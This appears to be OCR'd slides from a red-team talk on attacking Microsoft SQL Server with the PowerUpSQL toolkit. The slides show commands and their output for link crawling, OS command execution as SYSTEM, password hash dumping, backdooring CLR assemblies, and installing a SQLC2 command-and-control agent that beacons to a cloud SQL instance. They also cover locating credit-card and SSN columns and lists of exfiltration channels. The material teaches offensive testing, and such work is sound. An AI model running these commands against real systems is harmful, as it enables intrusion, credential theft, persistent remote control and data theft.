
Crawling SQL Server Links



Crawling SQL Server Links




Crawling SQL Server Links




Sometimes is also possible to:

- Hop into secured network zones
- Hop over point-to-point VPNs into other companies

Crawling SQL Server Links



Demo: Crawling SQL Server Links



Get-SQLServerLinkCrawl


1. Crawl links
2. Query data through links
3. Execute OS commands through links

Command Execution

Execution method determines user

Common Execution Contexts

- Current Windows user
- Configured credential
- SQL Server service account
- Agent service account




Reminder

OS commands via SQL Server = **Windows Account Impersonation**

So many options…

PowerUpSQL Command Execution

Technique	PowerUpSQL Functions	PowerUpSQL Templates
Execute xp_cmdshell	• **Invoke-SQLOSCmd**	• oscmdexec_xpcmdshell.sql • oscmdexec_xpcmdshell_proxy.sql
Create & Execute a Extended Stored Procedure	• Create-SQLFileXpDll • Get-SQLStoredProcedureXp	• cmd_exec.cpp
Create & Execute a CLR Assembly	• Create-SQLFileCLRDll • Get-SQLStoreProcedureCLR • Get-SQLStoreProcedureCLR –ExportFolder C:\temp\ • **Invoke-SQLOSCmdCLR**	• cmd_exec.cs
Execute a OLE Automation Procedure	• **Invoke-SQLOSCmdOle**	• oscmdexec_oleautomationobject.sql
Create & Execute an Agent Job • CmdExec • PowerShell • ActiveX: Jscript • ActiveX: VBScript	• Get-SQLAgentJob • **Invoke-SQLOSCmdAgentJob**	• oscmdexec_agentjob_activex_jscript.sql • oscmdexec_agentjob_activex_vbscript.sql • oscmdexec_agentjob_cmdexec.sql • oscmdexec_agentjob_powershell.sql
External Scripting • R • Python	• **Invoke-SQLOSCmdR** • **Invoke-SQLOSCmdPython**	• oscmdexec_rscript.sql • oscmdexec_pythonscript.tsql
OS Autoruns • Bulk Insert • Provider • Microsoft.ACE.OLEDB.12.0 • Microsoft.Jet.OLEDB.4.0	• **Get-SQLPersistRegRun** • **Get-SQLPersistRegDebugger**	• writefile_bulkinsert.sql



Basic Example

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

```
PS C:\> Invoke-SQLOSCmdOle -Verbose -Command whoami -Instance MSSQLSRV04\SQLSERVER2016 -Username sa -Pa
VERBOSE: Creating runspace pool and session states
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Connection Success.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : You are a sysadmin.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Show Advanced Options is already enabled.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Ole Automation Procedures are already enabled.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Executing command: whoami
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Reading command output from c:\windows\temp\wvpXC.txt
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Removing file c:\windows\temp\wvpXC.txt
VERBOSE: Closing the runspace pool

ComputerName                    Instance                        CommandResults
------------                    --------                        --------------
MSSQLSRV04                      MSSQLSRV04\SQLSERVER2016        nt authority\system


PS C:\>
```

Ln 18 Col 9 200%

Persistence

What’s common?

Common Techniques

- Agent jobs
- Triggers: DDL, DML, Logon
- Startup procedures
- Backdoor procedures, triggers, etc
- File system and registry autoruns
- Collect credentials: Lsa secrets, SQL Server password hashes, SQL Server credentials, agent jobs, etc

Demo: SQL Login PW Hash Dumping

Get-SQLServerPasswordHash -Verbose -Instance MSSQLSRV04\SQLSERVER2014 | ft -AutoSize

Administrator: Windows PowerShell ISE

```
PS C:\> Get-SQLServerPasswordHash -Verbose -Instance MSSQLSRV04\SQLSERVER2014 | SELECT PrincipalName,PasswordHash
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Connection Success.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : You are a sysadmin.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Attempting to dump password hashes.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Attempt complete.
VERBOSE: 30 password hashes recovered.

PrincipalName                                          PasswordHash
-------------                                          ------------
sa                                                     0x0200b80aaf76d93c484c2f8b95c4a02ad9a4b6a3c6faf2dfe14b63ea...
##MS_PolicyTsqlExecutionLogin##                        0x02000d1cc87ecdb8db2963ecbd3c9b10b0cb4afe39362852a4037edb...
##MS_PolicyEventProcessingLogin##                      0x0200ff9dc9f1d49400600ab03237e1155e830e05df128873f20e1343...
test_login_impersonate1                                0x0200249478e0f2a78d8223e37f93d760747f9c0283958ebc58a4d99a...
test_login_impersonate2                                0x0200e8731047885800cb5e7784002ff87a6b77b86138b227e39083c1...
test_login_impersonate3                                0x0200dde7287eae12c7d7d91252b39a8f583154b2ec7a5330b66a2bb5...
test_login_dbowner                                     0x020057a71223f3deb5d82c01f8535a8748d7a50ea7f1af06f3de6a94...
test_login_ownerchain                                  0x0200b1b14352151861f2df3bef427d99c6edc155c5844620d751ca12...
test_login_dblink                                      0x0200a5daf51903a8f267d53bb4abf5e2dbacf36cc4401e82eac8a466...
ddladminuser                                           0x0200f9337f96ac8be77fba93e2106cfc5bf3d927036e47fb9dc2e5a1...
test_login_credential                                  0x0200106af4a42bd2f585d96049b898de0c1cfc1623e315e7156a6301...
SysAdmin_DDL                                           0x0200f5630c36ffbcebe1468b02c1813191b8cea13cef316b6fbadf97...
test_login_user                                        0x020094dfc8680ba2367e475b687483cd992a774c4750ef19059942bb...
test_login_admin                                       0x0200b91462c083bed4ef12beb65edd0679b582146be8f87cc1eef634...
SysAdmin_DML                                           0x0200aa1e527c16746c12f48b9c1a3afe646c6a550e6e80151bf0036c...
backdoor_account                                       0x02004fd63ed3fb076f5fca774577ab94ca8a9bab8b123a2f0c9cd035...
linkuser                                               0x020033fee03584c227f240edfb8fbb7f37196df3d2cfecad64940230...
linkadmin                                              0x0200f41a18febc399fb1e8db224da4d72815fd08d0af0f713f4e2025...
gruber                                                 0x0200a14d5ed24627b27fe1c80ba501251a7f3ba9eea69d1f77625b1c...
antti                                                  0x02007a62d1e281a5a47a7d9faf89eb21b32504e5f1b136c177328914...
```

Leveraging CLR Assemblies

PowerUpSQL CLR Functions


Action	PowerUpSQL Function
Create custom CLR assemblies with custom attributes to execute OS commands	Create-SQLFileCLRDLL
Execute OS Command via CLR	Invoke-SQLOSCmdCLR
List Assembly Information	Get-SQLStoredProcedureCLR
Export Existing Assemblies	Get-SQLStoredProcedureCLR –ExportFolder c:\temp

https://blog.netspi.com/attacking-sql-server-clr-assemblies/

Backdoor Existing CLR Assemblies

Process Overview

1. List CLR assemblies in each database
2. Export CLR assemblies to .net DLLs
3. Decompile DLLs
4. Modify DLL
5. Save DLL
6. Modify MVID (module version ID)
7. ALTER existing CLR




Introduction to SQLC2

Basic Architecture

- SQL Server instance acts as control in cloud
  - evil.database.windows.net sometimes allow outbound through filters
- Agent Type 1: Scheduled Task + PowerShell Script
- Agent Type 2: SQL Server agent job + SQL Server Links
- Next version will use a custom CLR assembly
  - **SQLC2CMDS.cs** alpha is in templates folder

Basic Functions

- Install agent / controller
- Run OS commands remotely
- Uninstall agent / controller



SQLC2: SQLC2CMDS.dll Alpha

Summary

This is a csharp assembly; can be imported into SQL Server and used for basic post exploitation.

Function	Description
run_query	Run query as current user.
run_query2	Run query as SQL Server service account. Sysadmin by default.
run_command	Run OS command as SQL Server service account. Supports output.
run_command_wmi	Run OS command as SQL Server service account using WMI. Does not support output.
write_file	Write text file.
read_file	Read text file.
remove_file	Remove file.
encryptthis	Encrypt string with provided key. (AES)
decryptthis	Decrypt encrypted string with provided key. (AES)

https://github.com/NetSPI/PowerUpSQL/blob/master/templates/sqlc2cmds.cs

Demo: SQLC2 – Installing Server in Azure

Install-SQLC2Server -Verbose -Instance sqlserverc21.database.windows.net -Database test1 -Username CloudAdmin -Password 'BestPasswordEver!'

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

Script

```
PS C:\> Install-SQLC2Server -Verbose -Instance sqlserverc21.database.windows.net -Database test1 -Username
VERBOSE: sqlserverc21.database.windows.net : Connection Success.
VERBOSE: sqlserverc21.database.windows.net : Note: Creating DBs on thefly in Azure times out sometimes.
VERBOSE: sqlserverc21.database.windows.net : Attempting to verify and/or create the database test1...
VERBOSE: sqlserverc21.database.windows.net : Verified test1 database exists or was created.
VERBOSE: sqlserverc21.database.windows.net : Creating the C2 Table in the database test1.
VERBOSE: sqlserverc21.database.windows.net : Verified C2 tables existed or were created in the test1.

PS C:\>
```

Ln 9 Col 9 180%

Demo: SQLC2 – Installing SQLC2 PsAgent Locally

Install-SQLC2AgentPs -Verbose -Instance sqlserverc21.database.windows.net -Database test1 -Username CloudAdmin -Password 'BestPasswordEver!'

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

Script

```
PS C:\>  Install-SQLC2AgentLink -Verbose -Instance 'MSSQLSRV04\SQLSERVER2014' -C2Instance sqlserverc21.dat
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Connection Success.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Creating server link named 'SQLC2Server' as c2admin to sqlserverc21
.database.windows.net
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Confirmed server link named SQLC2Server was added.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Creating SQL Agent Job on MSSQLSRV04\SQLSERVER2014.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : The agent will beacon to sqlserverc21.database.windows.net every mi
nute.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Confirmed the job named 'SQLC2 Agent Job' was added.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Done.

PS C:\>
```

Ln 3 Col 78 180%

Demo: SQLC2 – View Agents

Get-SQLC2Agent -Verbose -Instance sqlserverc21.database.windows.net -Database test1 -Username CloudAdmin -Password 'BestPasswordEver!'

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

Script

```
PS C:\> Get-SQLC2Agent -Verbose -Instance sqlserverc21.database.windows.net -Database test1 -Username
VERBOSE: sqlserverc21.database.windows.net : Connection Success.
VERBOSE: sqlserverc21.database.windows.net : 2 agents were found registered.

                    aid servername              agentype                lastcheckin
                    --- ----------              --------                -----------
                      5 MSSQLSRV04              PsProcess               5/25/2018 12:40:11 PM
                      6 MSSQLSRV04\SQLSERVER2014 ServerLink             5/25/2018 12:43:47 PM


PS C:\>
```

Ln 12 Col 9 180%

Demo: SQLC2 – Issue Remote Command

Set-SQLC2Command -Verbose -Instance sqlserverc21.database.windows.net -Database test1 -Username CloudAdmin -Password 'BestPasswordEver!' -Command "Whoami" -ServerName MSSQLSRV04

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

Script

```
PS C:\> Set-SQLC2Command -Verbose -ServerName MSSQLSRV04 -Instance sqlserverc21.database.windows.net -Data
VERBOSE: sqlserverc21.database.windows.net : Connection Success.
VERBOSE: sqlserverc21.database.windows.net : Command: Whoami
VERBOSE: sqlserverc21.database.windows.net : Command added for MSSQLSRV04 agent(s).

PS C:\> |
```

Ln 6 Col 9 180%

Demo: SQLC2 – View Command Results

Get-SQLC2Result -Verbose -ServerName "MSSQLSRV04" -Instance sqlserverc21.database.windows.net -Database test1 -Username CloudAdmin -Password 'BestPasswordEver!'

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

Script

```
PS C:\>  Get-SQLC2Result -Verbose -ServerName "MSSQLSRV04" -Instance sqlserverc21.database.windows.net -Da
VERBOSE: sqlserverc21.database.windows.net : Connection Success.
VERBOSE: sqlserverc21.database.windows.net : Attempting to grab pending and processed commands.
VERBOSE: sqlserverc21.database.windows.net : 2 commands were found.


cid        : 8
servername : MSSQLSRV04
command    : whoami
result     : demo\administrator
status     : success
lastupdate : 5/23/2018 6:47:39 PM

cid        : 9
servername : MSSQLSRV04
command    : whoami
result     : demo\administrator
status     : success
lastupdate : 5/23/2018 6:50:22 PM
```

Ln 24 Col 9 180%

Demo: SQLC2 – View Command Results

Get-SQLC2Result -Verbose -ServerName "MSSQLSRV04" -Instance sqlserverc21.database.windows.net -Database test1 -Username CloudAdmin -Password 'BestPasswordEver!'

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

Script

```
PS C:\>  Get-SQLC2Result -Verbose -ServerName "MSSQLSRV04" -Instance sqlserverc21.database.windows.net -Da
VERBOSE: sqlserverc21.database.windows.net : Connection Success.
VERBOSE: sqlserverc21.database.windows.net : Attempting to grab pending and processed commands.
VERBOSE: sqlserverc21.database.windows.net : 2 commands were found.


cid        : 8
servername : MSSQLSRV04
command    : whoami
result     : demo\administrator
status     : success
lastupdate : 5/23/2018 6:47:39 PM

cid        : 9
servername : MSSQLSRV04
command    : whoami
result     : demo\administrator
status     : success
lastupdate : 5/23/2018 6:50:22 PM
```

Ln 24 Col 9 180%

Data Targeting

Finding Sensitive Data

Common approaches

- Target large databases
- Locate transparently encrypted databases (people tend to encrypt things they care about)
- Search columns based on keywords and sample data
- Use regular expressions and the Luhn formula against data samples


Finding Sensitive Data

PowerUpSQL Functions

Note: It helps to be associated with an application or enterprise DBA group when running these

Task	Command Example
Includes database size	**Get-SQLInstanceDomain** -Verbose | **Get-SQLDatabaseThreaded**
Locate Encrypted Databases (include size information)	**Get-SQLInstanceDomain** -Verbose | **Get-SQLDatabaseThreaded** –Verbose –Threads 10 -NoDefaults | Where-Object {$_.is_encrypted –eq “TRUE”}
Locate and Sample Sensitive Columns and Export to CSV	**Get-SQLInstanceDomain** -Verbose | **Get-SQLColumnSampleDataThreaded** –Verbose –Threads 10 –Keyword “credit,ssn,password” –SampleSize 2 –ValidateCC –NoDefaults | **Export-CSV** –NoTypeInformation c:\temp\datasample.csv

Demo: Search for Sensitive Columns



Get-SQLColumnSampleDataThreaded

1. Finding columns based on provided keywords
2. Sample data
3. Validate credit cards with Luhn

Data Exfiltration

What are some common ways to get data out?

Common Techniques

- Common TCP/UDP protocols
- Short List
  - HTTP
  - SMTP
  - DNS
  - SMB
  - SQL Server Links

PowerUpSQL